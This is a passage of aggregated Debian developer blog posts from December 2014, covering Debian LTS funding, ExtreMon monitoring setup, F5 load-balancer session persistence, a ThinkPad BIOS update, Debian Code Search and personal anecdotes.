Search Results: "ana"

11 December 2014

Raphaël Hertzog: Freexian s fourth report about Debian Long Term Support

Like each month, here comes a report about the work of paid contributors to Debian LTS. Individual reports In November 42.5 work hours have been equally split among 3 paid contributors. Their reports are available: New paid contributors Last month we mentioned the possibility to recruit more paid contributors to better share the work load and this has already happened: Ben Hutchings and Mike Gabriel join the list of paid contributors. Ben, as a kernel maintainer, will obviously take care of releasing Linux security updates. We are glad to have him on board because backporting kernel fixes really need some skills that nobody else had within the team of paid contributors. Evolution of the situation Compared to last month, the number of paid work hours has almost not increased (we are at 45.7 hours per month) but we are in the process of adding a few more sponsors: Roche Diagnostics International AG, Misal-System, Bitfolk LTD. And we are still in contact with a couple of other companies which have announced their willingness to contribute but which are waiting the new fiscal year. But even with those new sponsors, we still have some way to go to reach our minimal goal of funding the equivalent of a half-time position. So consider asking your company representative to join this project! In terms of security updates waiting to be handled, the situation looks better than last month: the dla-needed.txt file lists 27 packages awaiting an update (6 less than last month), the list of open vulnerabilities in Squeeze shows about 58 affected packages in total. Like last month, we re a bit behind in terms of CVE triaging and there are still many packages using SSLv3 where we have no clear plan (in response to the POODLE issues). The good side is that even though the kernel update spent a large chunk of time to Holger and Rapha l, we still managed to further reduce the backlog of security issues. Thanks to our sponsors

No comment Liked this article? Click here. My blog is Flattr-enabled.

10 December 2014

Clint Adams: In Uganda, a popular marbles game is called dool.

Sophie stood before me. I'm leaving with that guy, she gestured. Yes, I thought that would happen, I chuckled. She hugged me. The guy, whose name we managed to never utter, did not hug me, though he usually does. They went home together. That was the last time I saw Sophie. The rest of us sat down, finished our drinks, and split up. I went with Sophie's ex-girlfriend and the guy who sometimes serves as her ironic beard. They smoked their disgusting light cigarettes, the kind with very little tobacco but lots of horrible chemicals that make me cough and hopefully fail to give me lung cancer, because watching someone else die of that was excruciating enough. So we get to our next destination and there is a Peruvian girl sitting on a stool and shopping for shoes on her phone. I am fascinated. Phone app developers had told me that people actually did this but I thought it was just wishful thinking on their part. The Peruvian girl, who is named something that sounds like it was uttered accidentally by Tommy Gnosis, complains to Sophie's ex-girlfriend that some guy keeps harassing her. We instinctively form a human barrier to shield her from this alleged transgressor, who, it turns out, is the pompous drug dealer with whom Sophie's ex-girlfriend is just about to conduct business. I'll be right back, she says. Hit on her. What Why I shout after her. There is no response. Sophie's ex-girlfriend and the drug dealer return from the darkness, having swapped possessions. The drug dealer is a blowhard and proceeds to regale us with stories so little interest to me that I can't even remember what they were about, but as drug dealers are wont to do, he abuses the power of his possession to maintain the delusion that people would tolerate his presence even if he didn't have illegal commodities to sell them. When the beard and Sophie's ex-girlfriend go out for a smoke break, I went home.

Dirk Eddelbuettel: Wilco!!

Wilco at The Riviera With a bit of luck due to a collegue having a spare ticket, I managed to make it to an awesome Wilco show at The Riviera in Uptown. This concert was part of a set a six shows. Tweedy and the band were fast, and loose, and wonderful, and totally beloved by the home crowd. An truly outstanding show, and a great evening. Also: I should get out more often. Last blog entry about Wilco was from 2005. Ouch.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

9 December 2014

Joey Hess: podcasts that don't suck, 2014 edition

Also, out of the podcasts I listed previously, I still listen to and enjoy Free As In Freedom, Off the Hook, and the Long Now Seminars. PS: A nice podcatcher, for the technically inclined is git-annex importfeed. Featuring list of feeds in a text file, and distributed podcatching!

Wouter Verhelst: Playing with ExtreMon

Munin is a great tool. If you can script it, you can monitor it with munin. Unfortunately, however, munin is slow; that is, it will take snapshots once every five minutes, and not look at systems in between. If you have a short load spike that takes just a few seconds, chances are pretty high munin missed it. It also comes with a great webinterfacefrontendthing that allows you to dig deep in the history of what you've been monitoring. By the time munin tells you that your Kerberos KDCs are all down, you've probably had each of your users call you several times to tell you that they can't log in. You could use nagios or one of its brethren, but it takes about a minute before such tools will notice these things, too. Maybe use CollectD then? Rather than check once every several minutes, CollectD will collect information every few seconds. Unfortunately, however, due to the performance requirements to accomplish that (without causing undue server load), writing scripts for CollectD is not as easy as it is for Munin. In addition, webinterfacefrontendthings aren't really part of the CollectD code (there are several, but most that I've looked at are lacking in some respect), so usually if you're using CollectD, you're missing out some. And collectd doesn't do the nagios thing of actually telling you when things go down. So what if you could see it when things go bad? At one customer, I came in contact with Frank, who wrote ExtreMon, an amazing tool that allows you to visualize the CollectD output as things are happening, in a full-screen fully customizable visualization of the data. The problem is that ExtreMon is rather... complex to set up. When I tried to talk Frank into helping me getting things set up for myself so I could play with it, I got a reply along the lines of...
well, extremon requires a lot of work right now... I really want to fix foo and bar and quux before I start documenting things. Oh, and there's also that part which is a dead end, really. Ask me in a few months?
which is fair enough (I can't argue with some things being suboptimal), but the code exists, and (as I can see every day at $CUSTOMER) actually works. So I decided to just figure it out by myself. After all, it's free software, so if it doesn't work I can just read the censored code. As the manual explains, ExtreMon is a plugin-based system; plugins can add information to the "coven", read information from it, or both. A typical setup will run several of them; e.g., you'd have the from_collectd plugin (which parses the binary network protocol used by collectd) to get raw data into the coven; you'd run several aggregator plugins (which take that raw data and interpret it, allowing you do express things along the lines of "if the system's load gets above X, set load.status to warning"; and you'd run at least one output plugin so that you can actually see the damn data somewhere. While setting up ExtreMon as is isn't as easy as one would like, I did manage to get it to work. Here's what I had to do. You will need: First, we clone the ExtreMon git repository:
git clone https://github.com/m4rienf/ExtreMon.git extremon
cd extremon
There's a README there which explains the bare necessities on getting the coven to work. Read it. Do what it says. It's not wrong. It's not entirely complete, though; it fails to mention that you need to Make sure the dump.py script outputs something from collectd. You'll know when it shows something not containing "plugin" or "plugins" in the name. If it doesn't, fiddle with the #x3. lines at the top of the from_collectd file until it does. Note that ExtreMon uses inotify to detect whether a plugin has been added to or modified in its plugins directory; so you don't need to do anything special when updating things. Next, we build the java libraries (which we'll need for the display thing later on):
cd java/extremon
mvn install
cd ../client/
mvn install
This will download half the Internet, build some java sources, and drop the precompiled .jar files in your $HOME/.m2/repository. We'll now build the display frontend. This is maintained in a separate repository:
cd ../..
git clone https://github.com/m4rienf/ExtreMon-Display.git display
cd display
mvn install
This will download the other half of the Internet, and then fail, because Frank forgot to add a few repositories. Patch (and push request) on github With that patch, it will build, but things will still fail when trying to sign a .jar file. I know of four ways on how to fix that particular problem:
  1. Add your passphrase for your java keystore, in cleartext, to the pom.xml file. This is a terrible idea.
  2. Pass your passphrase to maven, in cleartext, by using some command line flags. This is not much better.
  3. Ensure you use the maven-jarsigner-plugin 1.3.something or above, and figure out how the maven encrypted passphrase store thing works. I failed at that.
  4. Give up on trying to have maven sign your jar file, and do it manually. It's not that hard, after all.
If you're going with 1 through 3, you're on your own. For the last option, however, here's what you do. First, you need a key:
keytool -genkeypair -alias extremontest
after you enter all the information that keytool will ask for, it will generate a self-signed code signing certificate, valid for six months, called extremontest. Producing a code signing certificate with longer validity and/or one which is signed by an actual CA is left as an exercise to the reader. Now, we will sign the .jar file:
jarsigner target/extremon-console-1.0-SNAPSHOT.jar extremontest
There. Who needs help from the internet to sign a .jar file? Well, apart from this blog post, of course. You will now want to copy your freshly-signed .jar file to a location served by HTTPS. Yes, HTTPS, not HTTP; ExtreMon-Display will fail on plain HTTP sites. Download this SVG file, and open it in an editor. Find all references to be.grep as well as those to barbershop and replace them with your own prefix and hostname. Store it along with the .jar file in a useful directory. Download this JNLP file, and store it on the same location (or you might want to actually open it with "javaws" to see the very basic animated idleness of my system). Open it in an editor, and replace any references to barbershop.grep.be by the location where you've stored your signed .jar file. Add the chalice_in_http plugin from the plugins directory. Make sure to configure it correctly (by way of its first few comment lines) so that its input and output filters are set up right. Add the configuration snippet in section 2.1.3 of the manual (or something functionally equivalent) to your webserver's configuration. Make sure to have authentication chalice_in_http is an input mechanism. Add the chalice_out_http plugin from the plugins directory. Make sure to configure it correctly (by way of its first few comment lines) so that its input and output filters are set up right. Add the configuration snippet in section 2.2.1 of the manual (or something functionally equivalent) to your webserver's configuration. Authentication isn't strictly required for the output plugin, but you might wish for it anyway if you care whether the whole internet can see your monitoring. Now run javaws https://url/x3console.jnlp to start Extremon-Display. At this point, I got stuck for several hours. Whenever I tried to run x3mon, this java webstart thing would tell me simply that things failed. When clicking on the "Details" button, I would find an error message along the lines of "Could not connect (name must not be null)". It would appear that the Java people believe this to be a proper error message for a fairly large number of constraints, all of which are slightly related to TLS connectivity. No, it's not the keystore. No, it's not an API issue, either. Or any of the loads of other rabbit holes that I dug myself in. Instead, you should simply make sure you have Server Name Indication enabled. If you don't, the defaults in Java will cause it to refuse to even try to talk to your webserver. The ExtreMon github repository comes with a bunch of extra plugins; some are special-case for the place where I first learned about it (and should therefore probably be considered "examples"), others are general-purpose plugins which implement things like "is the system load within reasonable limits". Be sure to check them out. Note also that while you'll probably be getting most of your data from CollectD, you don't actually need to do that; you can write your own plugins, completely bypassing collectd. Indeed, the from_collectd thing we talked about earlier is, simply, also a plugin. At $CUSTOMER, for instance, we have one plugin which simply downloads a file every so often and checks it against a checksum, to verify that a particular piece of nonlinear software hasn't gone astray yet again. That doesn't need collectd. The example above will get you a small white bar, the width of which is defined by the cpu "idle" statistic, as reported by CollectD. You probably want more. The manual (chapter 4, specifically) explains how to do that. Unfortunately, in order for things to work right, you need to pretty much manually create an SVG file with a fairly strict structure. This is the one thing which Frank tells me is a dead end and needs to be pretty much rewritten. If you don't feel like spending several days manually drawing a schematic representation of your network, you probably want to wait until Frank's finished. If you don't mind, or if you're like me and you're impatient, you'll be happy to know that you can use inkscape to make the SVG file. You'll just have to use dialog behind ctrl+shift+X. A lot. Once you've done that though, you can see when your server is down. Like, now. Before your customers call you.

Hideki Yamane: ThinkPad X121e with UFEI boot

I have ThinkPad X121e and recenly exchanged its HDD to SSD, then I've tried to boot from UEFI but I couldn't. And I considered its something wrong with this old BIOS verion but new one can improve the situation, tried to update it. Steps are below.
  1. get iso image file from Lenovo (Japanese site) (release note)
  2. put iso image into /boot
  3. add custom grub file as /etc/grub.d/99_bios (note: I don't separate /boot partition, maybe you should specify path for file if you don't do so).
    $ sudo sh -c "touch /etc/grub.d/99_bios; chmod +x /etc/grub.d/99_bios"
    and edit /etc/grub.d/99_bio file.
    #! /bin/sh
    menuentry "BIOS Update"
    linux16 memdisk iso
    initrd16 xxxxxxxxxx.iso

  4. update grub menu with and check /boot/grub/grub.cfg file
    $ sudo update-grub
    $ tail /boot/grub/grub.cfg
  5. make sure memdisk command is installed
    $ sudo apt-get install syslinux
  6. just reboot and select bios update menu
Looks okay, its firmware update was success but I cannot boot it (installation was okay). Hmm...

As Matthew Garrett blogged before, probably ThinkPad X121e's firmware doesn't allow to boot from any entries in UEFI except "Windows Boot Manager" :-(

...So I have to back to legacy BIOS. *sigh*

Russ Allbery: wallet 1.2

wallet is a system for secure credential management and distribution. This release renames the duo object type to duo-pam (since it really only handles PAM integrations) and adds new object types duo-radius, duo-ldap, and duo-rdp to handle other types of Duo Security integrations. It also adds a rename command, which can be used to rename existing objects without destroying them and recreating them. Currently, this only supports file objects. My only role in this release was to do the final release management and a bit of release testing. The new code was implemented by Jon Robertson (who's also done a lot of work on wallet in the past). You can get the latest release from the wallet distribution page.

8 December 2014

Andrew Pollock: [tech] A geek Dad goes to Kindergarten with a box full of Open Source and some vegetables

Zoe's Kindergarten encourages parents to come in and spend some time with the kids. I've heard reports of other parents coming in and doing baking with the kids or other activities at various times throughout the year. Zoe and I had both wanted me to come in for something, but it had taken me until the last few weeks of the year to get my act together and do something. I'd thought about coming in and doing some baking, but that seemed rather done to death already, and it's not like baking is really my thing, so I thought I'd do something technological. I just wracked my brains for something low effort and Kindergarten-age friendly. The Kindergarten has a couple of eduss touch screens. They're just some sort of large-screen with a bunch of inputs and outputs on them. I think the Kindergarten mostly uses them for showing DVDs and hooking up a laptop and possibly doing something interactive on them. As they had HDMI input, and my Raspberry Pi had HDMI output, it seemed like a no-brainer to do something using the Raspberry Pi. I also thought hooking up the MaKey MaKey to it would make for a more fun experience. I just needed to actually have it all do something, and that's where I hit a bit of a creative brick wall. I thought I'd just hack something together where based on different inputs on the MaKey MaKey, a picture would get displayed and a sound played. Nothing fancy at all. I really struggled to get a picture displayed full screen in a time efficient manner. My Pi was running Raspbian, so it was relatively simple to configure LightDM to auto-login and auto-start something. I used triggerhappy to invoke a shell script, which took care of playing a sound and an image. Playing a sound was easy. Displaying an image less so, especially if I wanted the image loaded fast. I really wanted to avoid having to execute an image viewer every time an input fired, because that would be just way too slow. I thought I'd found a suitable application in Geeqie, because it supported being out of band managed, but it's problem was it also responded to the inputs from the MaKey MaKey, so it became impossible to predictably display the right image with the right input. So the night before I was supposed to go to Kindergarten, I was up beating my head against it, and decided to scrap it and go back to the drawing board. I was looking around for a Kindergarten-friendly game that used just the arrow keys, and I remembered the trusty old Frozen Bubble. This ended up being absolutely perfect. It had enough flags to control automatic startup, so I could kick it straight into a dumbed-down full screen 1 player game (--fullscreen --solo --no-time-limit) The kids absolutely loved it. They were cycled through in groups of four and all took turns having a little play. I brought a couple of heads of broccoli, a zucchini and a potato with me. I started out using the two broccoli as left and right and the zucchini to fire, but as it turns out, not all the kids were as good with the "left" and "right" as Zoe, so I swapped one of the broccoli for a potato and that made things a bit less ambiguous. The responses from the kids were varied. Quite a few clearly had their minds blown and wanted to know how the broccoli was controlling something on the screen. Not all of them got the hang of the game play, but a lot did. Some picked it up after having a play and then watching other kids play and then came back for a more successful second attempt. Some weren't even sure what a zucchini was. Overall, it was a very successful activity, and I'm glad I switched to Frozen Bubble, because what I'd originally had wouldn't have held up to the way the kids were using it. There was a lot of long holding/touching of the vegetables, which would have fired hundreds of repeat events, and just totally overwhelmed triggerhappy. Quite a few kids wanted to pick up and hold the vegetables instead of just touch them to send an event. As it was, the Pi struggled to play Frozen Bubble enough as it was. The other lesson I learned pretty quickly was that an aluminium BBQ tray worked a lot better as the grounding point for the MaKey MaKey than having to tether an anti-static strap around each kid's ankle as they sat down in front of the screen. Once I switched to the tray, I could rotate kids through the activity much faster. I just wish I was a bit more creative, or there were more Kindergarten-friendly arrow-key driven Linux applications out there, but I was happy with what I managed to hack together with a fairly minimal amount of effort.

Clint Adams: I don't care about the sunshine, yeah

Rhoda is guarded. She is secretly in love with her brother. When he gets a girlfriend, she finds a boyfriend. She tells no one what she's really thinking. Rhoda likes to seize the day. In the midst of evening conversation, she will excuse herself to use the bathroom or come right back , then, within literally two minutes, she will go home with an acquaintance or stranger. Often these encounters or the aftermaths thereof do not go according to her liking, and she will make veiled remarks of hostility, should she see those people again. Rhoda was unhappy so she changed everything in her life. Though multiple things remained constant, she concluded that she was, in fact, the problem. Rhoda does not make enough money on which to live. She works part-time, and turns down all other job offers. Other people make up for her financial shortcomings so that she is not homeless and starving. Rhoda is certain that it is more difficult to be female than male.

7 December 2014

Ana Beatriz Guerrero Lopez: Keysigning, it s never too late

I managed to sign all the keys from DebConf14 within a month after the conference ended, but I had still a pile of keys to sign
going back to DebConf11 from several minidebconfs and other small events. Today it was frakking cold and I finally managed to sign something close to 100 keys. I didn t sign any key with less than 2048 bits, expired or revoked. If you got your key signed by me (or get it in the next hours), sorry it took so long!

Sven Hoexter: Failing with F5: Implementing HTTP session persistence

In the old days people deployed the Apache HTTPD together with mod_jk and mod_balancer in front of Apache Tomcat instances to achieve scalability and resilience. That sooner or later turns out to not provide features you nowadays would like to have to run a service 24/7. So it happened that I had to jump into the sometimes cold sea of managing services fronted by F5 BigIP devices, a somewhat common load balancing solution. Soon after you start to introduce loadbalancing, because you grow beyond the "one fat webserver" state, you'll have the requirement to implement some way of session persistence. In the old days you might have added a unique jvmRoute value to your mod_balancer pool and to your tomcat configuration to match the connection to the right pool member. If you're clever you've set it on the Tomcat as a variable that automatically builds up the jvmRoute based on the hostname, so you can add new instances without having to touch the Tomcat configuration. In case you were not that clever (like we were when we started) you might have added placeholders in the server.xml to set the jvmRoute value in your deployment script. I think in a somewhat better world your first step usually is to introduce a shared session store, be it the php session handler backed by a memcached or Hazelcast for the Java afficionados, to avoid the persistence requirement on your balancer. But if you grow even bigger the requirement will soon reappear because you might have to add some form of sharding and now have to sent users to the same cluster serving a specific shard. In the end all of that is not cool and your developers have to be aware of those issues. For all cases where fault tolerance within the session is not a priority we aimed for something that we can enable or disable on the balancer without application code changes. The "let the box do its job" solution The nicest solution from our point of view is letting the F5 inject a cookie that points the device on subsequent requests to the right pool node. If you like you can define the cookie name, a timeout, force the injection on replies and some other tunables. Take a look at the help for ltm persistence cookie if you'd like to have a look at the details. The "let's do it by hand but on the box" solution Most Java frameworks provide a session cookie called JSESSIONID. Why not use that one and add a persistence table entry on the BigIP with the cookie as the lookup key? As always if there's no solution provided out of the box you can implement an iRule for it. Kind of an F5 mantra. There are many examples out there, here is what we ended up with:
when HTTP_REQUEST  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800 
     
 
when HTTP_RESPONSE  
    if   [HTTP::cookie "JSESSIONID"] ne ""  
        persist add uie [string tolower [HTTP::cookie "JSESSIONID"]] 1800
     
 
And here is where I failed Now imagine you're running an application that so far handles only machine to machine traffic without session persistence. A few month later you're approached to enable session persistence, because someone introduced a management console for the application as a web user interface. Without further ado you jump on board and provide - showcasing the flexibility of the new balancer - session persistence based on cookies injected by the BigIP. You've done it before, you enable it for the test environment, everything looks fine, you enable it for the production setup. Everything is fine (at least for now ...), the WUI workes fine, sessions are persistent to the node the user hit first. A month or two later someone from the development team approaches you again, this time asking if the balancing setup has some issues because over 90% of the live traffic hit one of the two machines in the pool until it wents down due to a crash or a deployment. Then about 90% hit the other node, even after the crashed one is resurrected. But every time the developer tests the balancing with a "while true" loop sending several hundred requests via curl the balancing is perfectly equal. After beeing puzzled by the behaviour myself we started to look at the live traffic with tcpdump and suddenly it was all clear when I saw the BigIP cookie beeing passed around. Actually everything behaved as we configured it. The application used a proper HTTP library and that one implemented cookies: If you receive one you're polite and pass it back to the sender. The original sender of course also implements HTTP with cookie support and now, due to the natur of the traffic, we have long living connections between two applications passing around the same cookie. On every single HTTP request sent through this connection. And every time the balancer will look at the cookie and happily base the routing decision on the pool member noted in this cookie. When we tested with curl we did not have the usage of cookies on our mind. Because our false assumption was that the applications do not create cookies for machine to machine traffic. Nobody, including myself, actively remembered the decision to base the session persistence on cookies injected by the balancer. We went on and switched to the iRule mentioned above. Luckily we already had that one implemented and tested for a different use case with the requirement to not inject additional cookies.
  1. Can we maybe improve the change process for the balancer to handle a mixed traffic scenario?
  2. Do we need monitoring to monitor the balancing of requests?
  3. Is it a wise idea to mix machine2machine and user2machine traffic on the same port?
  4. Should we maybe, if we seperate properly, place management applications on a different system?
  5. Is our documentation sufficient?
Combine 3. and 4. and ask yourself how resilient you are if someone tries to exhaust the memory of the balancer with a lot of connection attempts that have random JSESSIONID cookies? Or is it even possible to exhaust ressource with faked BigIP cookies you inject? Maybe it's even a vector for something like http://events.ccc.de/congress/2011/Fahrplan/attachments/2007_28C3_Effective_DoS_on_web_application_platforms.pdf? Quite some questions left to think about and draft answers for.

Hideki Yamane: security.debian.org for Asia region

Thanks to DSAs' deployment, now there is security.debian.org mirror in Japan. It means users who live in Asia/Pacific region are not annoyed with slow download speed for stable security update - anymore :)

New security.debian.org mirror is kindly hosted by Sakura Internet, Inc. ( ) as well as debian-mirror.sakura.ne.jp mirror server in Ishikari, Hokkaido ( ).


Kudos to Sakura Internet! (twitter: CEO Kunihiro Tanaka and PR)

note: it's not for Pacific region, only Asia region. Thanks to Paul Wise for pointed out. But still good for our users :)

5 December 2014

Iustin Pop: Jump!

Jump!!! What Why At the end of November, we had a team offsite planned, with lots of fun and exciting activities in a somewhat exotic location. I was quite looking forward to it, when - less than two weeks before the event - a colleague asked if anyone is interested in going skydiving as an extra activity. Without thinking too much, I said "yes" immediately, because: a) I've never done it before, and b) it sounded really cool! Other people said yes as well, so we were set up to have a really good time! Of course, as the time counted down and we were approaching the offsite, I was thinking: OK, this sounds cool, but: will I be fine? do I have altitude sickness? All kinds of such, rather logistical, questions. In order to not think too much, I did exactly zero research on the topic (all mentions of Wikipedia above are from post-fact reading). So, we went on the offsite - which was itself cool - and then, on the last day, right before going back, the skydive event! How it went The weather on the day of the jump was nice, the sky not perfectly clear, just a bit of small clouds and some haze. We waited for our turn, got the instruction for what to do (and not to do!), got hooked into the harness, prepared everything, and then boarded the plane; it needed only a very short run before taking off the ground. It took around ten minutes or so to get to the jump altitude, which I spent partially looking forward to it, partially trying to calm the various emotions I had - a very interesting mix. It was actually annoying just having to wait and wait the ten long minutes, I wished that we actually get to the jumping altitude faster. The altimeter on the instructor's hand was showing 4'000, then 4'100, 4'150, then he reminded me again what I need to do (or rather, not to do), and then - people were already jumping from the plane! I was third from our team to jump, and I had the opportunity to see how people were not simply "exiting" the plane, but rather - exiting and then immediately disappearing from view! Finally we were on the edge of the door, a push and then - I'm looking down, more than two and a half miles of nothing between me and the ground. Just air and the thought - "Why did I do this"? - as I start falling. For the first around ten seconds, it's actually a free fall, gaining speed almost at standard acceleration, and the result - Weightlessness - it's the weirdest feeling ever: all your organs floating in your body, no compression or torsion forces. Much more weird a roller-coaster that never ends; then most I had on roller-coasters was around one second of such acceleration, and you still are in contact with the chair or the restraints, whereas this long fall was very confusing for my brain - it felt somewhat like when you're tripping and you need to do something to regain balance, except in sky-diving you can't do anything, of course. There's nothing to grab, nothing to hold on, and you keep falling. After ten long seconds we reached terminal velocity, phase 1 ends, and phase 2 begins, in which - while still falling - the friction with the air compensates exactly the earth's pull and one is falling at a constant speed and it's the most wonderful state ever. Like floating on the air, except that you're actually falling at almost 200kph, and yes, the closest feeling to flying, I guess. It doesn't hurt that you're no longer weightless, which means back to some level of normality. The location of the skydive was very beautiful: the blue ocean beneath, the blue sky above, somewhere to the side the beach, and the air filling the mouth and lungs without any effort is the only sign that I'm moving really fast. The way this whole thing feels is very alien if you never jumped before, but one gets accustomed to it quite fast - and that means I got too comfortable and excited and forgot the correct position to keep my legs in, the instructor reminded me, and as I put my legs back in the correct position, which is (among others) with the soles of the feet pointing up, I felt again the air going strongly into my shoes, and a thought crossed my mind: what if I the air blows off one of my shoes (the right one, more precisely) and I lose it? How do I get to the airport for the trip back? Will I look suspicious at the security check? The banality of this thought, given that I was still up in the air somewhere and travelling quite fast, was so comical that I started laughing And then, an unexpected noise, the chute opens, and I feel like someone is pulling me strongly up. Of course nobody is pulling "up", I'm just slowing down very fast on this final phase (Wikipedia says: 3 to 4g). And then, once at the new terminal velocity, the lack of wind noise and the quietness of everything around gives a different kind of awesome - more majestic and serene this time, rather than the adrenaline-filled moments before. Because one is still up and the beach looks small, you actually feel that you're suspended in the air, almost frozen. Of course, that feeling goes away quickly when the instructor start telling me to pull the strings, and we enter a fast spin - so fast that my body is almost horizontal again - a reminder that we're still in the air, going somewhat fast, and not in "normal" conditions. I'm again reminded of the speed once we get closer to the earth, the people on the beach start to get bigger fast, and now we're gliding over the beach and finally land in the sand. The adventure is over, but I'm still pumped up and my body is still full of adrenaline, and I feel like you've just been in heaven - which is true, for some definitions of . The first thing I realise is that the earth is very solid. And not moving at all. Everything is very very slow which is both good and bad. My body is confused at the very fast sequence of events, and why did everything stop?? Conclusion I learned all about the terminal velocity, how fast you get there, and so on a day later, from Wikipedia and other sources. It helped explain and clarify the things I experienced during the dive, because there in the air I was quite confused (and my body even more so). Knowing this in advance would have spoiled the surprise, but on the other hand would have allowed me to enjoy the experience slightly better. Looking back, I can say a few of things. First, it was really awesome - not what I was expecting, much more awesome (in the real sense of awe) than I thought, but also not as easy or trivial as I believed from just seeing videos of people "floating" during their dive. Yep, worth doing, and hard to actually put in words (I tried to, but I think this rambling is more confusing than helping). Phase one was too long (and a bit scary), phase two was too short (and the best thing), phase three was relaxing (and just the right length). I also wonder how it is to jump alone - without the complicated and heavy harness, without an instructor, just you up there. Oh, and the parachute. And the reserve parachute , of course. Point is, this was awesome, but I was mostly a passive spectator, so I wonder what it feels like to be actually in control (as much as one can be, falling down) and responsible. And finally, as we left the offsite location just a couple of hours after the skydive, and we had a 4 hours flight back, I couldn't believe myself how slow everything was. I never experienced quite such a thing, I was sitting in this normal airplane flying high and fast, but for me everything was going in slow motion and I was bored out of my mind. Adrenaline aftershock or something like that? Also interesting!

4 December 2014

Tomasz Buchert: BSP in Munich

My first plan was to participate in the Bug Squashing Party (BSP) in Paris, but finally I didn t manage to organize the travel and proper stay in the capital of France. Finally I settled on Munich and below you will find a summary of my stay there. While organizing my trip, the Munich natives offered me a couch to surf during the stay, which was very kind. In the end, however, I stayed at my friend s place - thanks a lot Mehdi! The BSP gathered Debian people interested in preparing Jessie release, but also KDE, Kolab and LibreOffice people. The host for the meeting was LiMux (on of the most known large-scale Linux deployments) which provided a venue, but also food (free!) and other attractions. Organizers, if you read this, I thank you for the amazing work that you have done. I arrived on late Friday s evening and so I didn t participate that day in bug squashing and took a good sleep instead. On Saturday and Sunday we were, well, squashing bugs. I haven t done NMUs before and it was a new experience to me, even though theoretically I know how it works. The DDs present at the BSP were more than helpful to help me when I was stuck. Here is a short description of what I have done: I also got my GPG keys signed and vice-versa, so I m much better connected to the web of trust now (7 signatures of DDs so far). All in all, it was a great experience which I recommend to everyone. The atmosphere is very motivating and there are many people who will gladly help you if you don t know or understand something. You don t have to be DD to participate even, but a minimal packaging experience is definitely very useful. I m quite sure that people would be glad to help even a complete newcomer (I certainly would do), but being able to build a package using apt-get source and debuild won t hurt anybody. At the very least you can always triage bugs: reproduce them, find the cause of the bug, propose a way to fix it, etc. As always you should be open-minded and willing to get your hands dirty. I want also thank Debian for sponsoring me which finally convinced me to participate (Munich is around 500 km from where I live and the travel is fairly expensive). Some links of interest: Many bugs still wait to be squashed (120 at the time of writing this), so let s get back to work!

Chris Lamb: Don't ask your questions in private

(If I've linked you to this page, it is my feeble attempt to provide a more convincing justification.)


I often receive instant messages or emails requesting help or guidance at work or on one of my various programming projects. When asked why they asked privately, the responses vary; mostly along the lines of it simply being an accident, not knowing where else to ask, as well as not wishing to "disturb" others with their bespoke question. Some will be more candid and simply admit that they were afraid of looking unknowledgable in front of others. It is always tempting to simply reply with the answer, especially as helping another human is inherently rewarding unless one is a psychopath. However, one can actually do more good overall by insisting the the question is re-asked in a more public forum.
This is for many reasons. Most obviously, public questions are simply far more efficient as soon as more than one person asks that question the response can be found in a search engine or linked to in the future. These time savings soon add up, meaning that simply more stuff can be done in any given day. After all, most questions are not as unique as people think. Secondly, a private communication cannot be corrected or elaborated on if someone else notices it is incorrect or incomplete. Even this rather banal point is more subtle that it first appears the lack of possible corrections deprives both the person asking and the person responding of the true and correct answer. Lastly, conversations that happen in private are depriving others of the answer as well. Perhaps someone was curious but hadn't got around to asking? Maybe the answer or even the question! contains a clue to solving some other issue. None of this can happen if this is occurs behind closed doors. (There are lots of subtler reasons too in a large organisation or team, simply knowing what other people are curious about can be curiously valuable information.)
Note that this is not as you might immediately suspect simply a way of ensuring that one gets the public recognition or "kudos" from being seen helping others. I wouldn't deny that technical communities work on a gift economy basis to some degree, but to attribute all acts of assistance as "selfish" and value-extracting would be to take the argument too far in the other direction. Saying that, the lure and appeal of public recognition should not be understated and can certainly provide an incentive to elaborate and provide a generally superior response.

More philosophically, there's also something fundamentally "honest" about airing issues in an appropriately public and transparent manner. I feel it promotes a culture of egoless conversations, of being able to admit one's mistakes and ultimately a healthy personal mindset. So please, take care not only in the way you phrase and frame your question, but also consider wider context in which you are asking it. And don't take it too personally if I ask you to re-ask elsewhere...

3 December 2014

Michael Stapelberg: Announcing the new Debian Code Search Instant

For the last few months, I have been working on a new version of Debian Code Search, and today it s going live! I call it Debian Code Search Instant, for multiple reasons, see below. A lot faster The new Debian Code Search is still hosted by Rackspace (thank you!), but our new architecture finally allows us to use their Performance Cloud Servers hardware generation. The old code search architecture was split across 5 different servers, however the search itself was only performed on a single machine with a network attached block volume backed by SSD. The new Code Search spreads out both the trigram index and the source code onto 6 different servers, and thanks to the new hardware generation, we have a locally connected SSD drive in each of them. So, we now get more than 6 times the IOPS we ve had before, at much lower latency :). Grouping by Debian source package The first feature request we ever got for Code Search was to group results by Debian source package. I ve tried tackling that before, but it s a pretty hard problem. With the new architecture and capacity, this finally becomes feasible. After your query completes, there is a checkbox called Group search results by Debian source package . Enable it, and you ll get neatly grouped results. For each package, there is a link at the bottom to refine the search to only consider that package. In case you are more interested in the full list of packages, for example because you are doing large-scale changes across Debian, that s also possible: Click on the symbol right next to the Filter by package list, and a curl command will be revealed with which you can download the full list of packages. Expensive queries (with lots of results) now possible Previously, we had a 60 second timeout during which queries must complete. This timeout has been completely lifted, and long-running queries with tons and tons of results are now possible. We kindly ask you to not abuse this feature it s not very exciting to play with complexity explosion in regular expression engines by preventing others from doing their work. If you re interested in that sort of analysis, go grab the source code and play with it on your own machine :). Instant results While your query is running, you will almost immediately see the top 10 results, even though the search may still take a while. This is useful to figure out if your regular expression matches what you thought it would, before having to wait until your 5 minute query is finished. Also, the new progress bar tells you how far the system is with your search. Instant indexing Previously, Code Search was deployed to a new set of machines from scratch every week in order to update the index. This was necessary because the performance would severely degrade while building the index, so we were temporarily running with twice the amount of machines until the new version was up. In the new architecture, we store an index for each source package and then merge these into one big index shard. This currently takes about 4 minutes with the code I wrote, but I m sure this can be made even faster if necessary. So, whenever new packages are uploaded to the Debian archive, we can just index the new version and trigger a merge. We get notifications about new package uploads from FedMsg. Packages that are not seen on FedMsg for some reason are backfilled every hour. The time between uploading a package and being able to find it in Debian Code Search therefore now ranges from a couple of minutes to about an hour, instead of about a week! New, beautiful User Interface Since we needed to rewrite the User Interface anyway thanks to the new architecture, we also spent some effort on making it modern, polished and beautiful. Smooth CSS animations make you aware of what s going on, and the search results look cleaner than ever. Conclusion At least to me, the new Debian Code Search seems like a significant improvement over the old one. I hope you enjoy the new features into which I put a 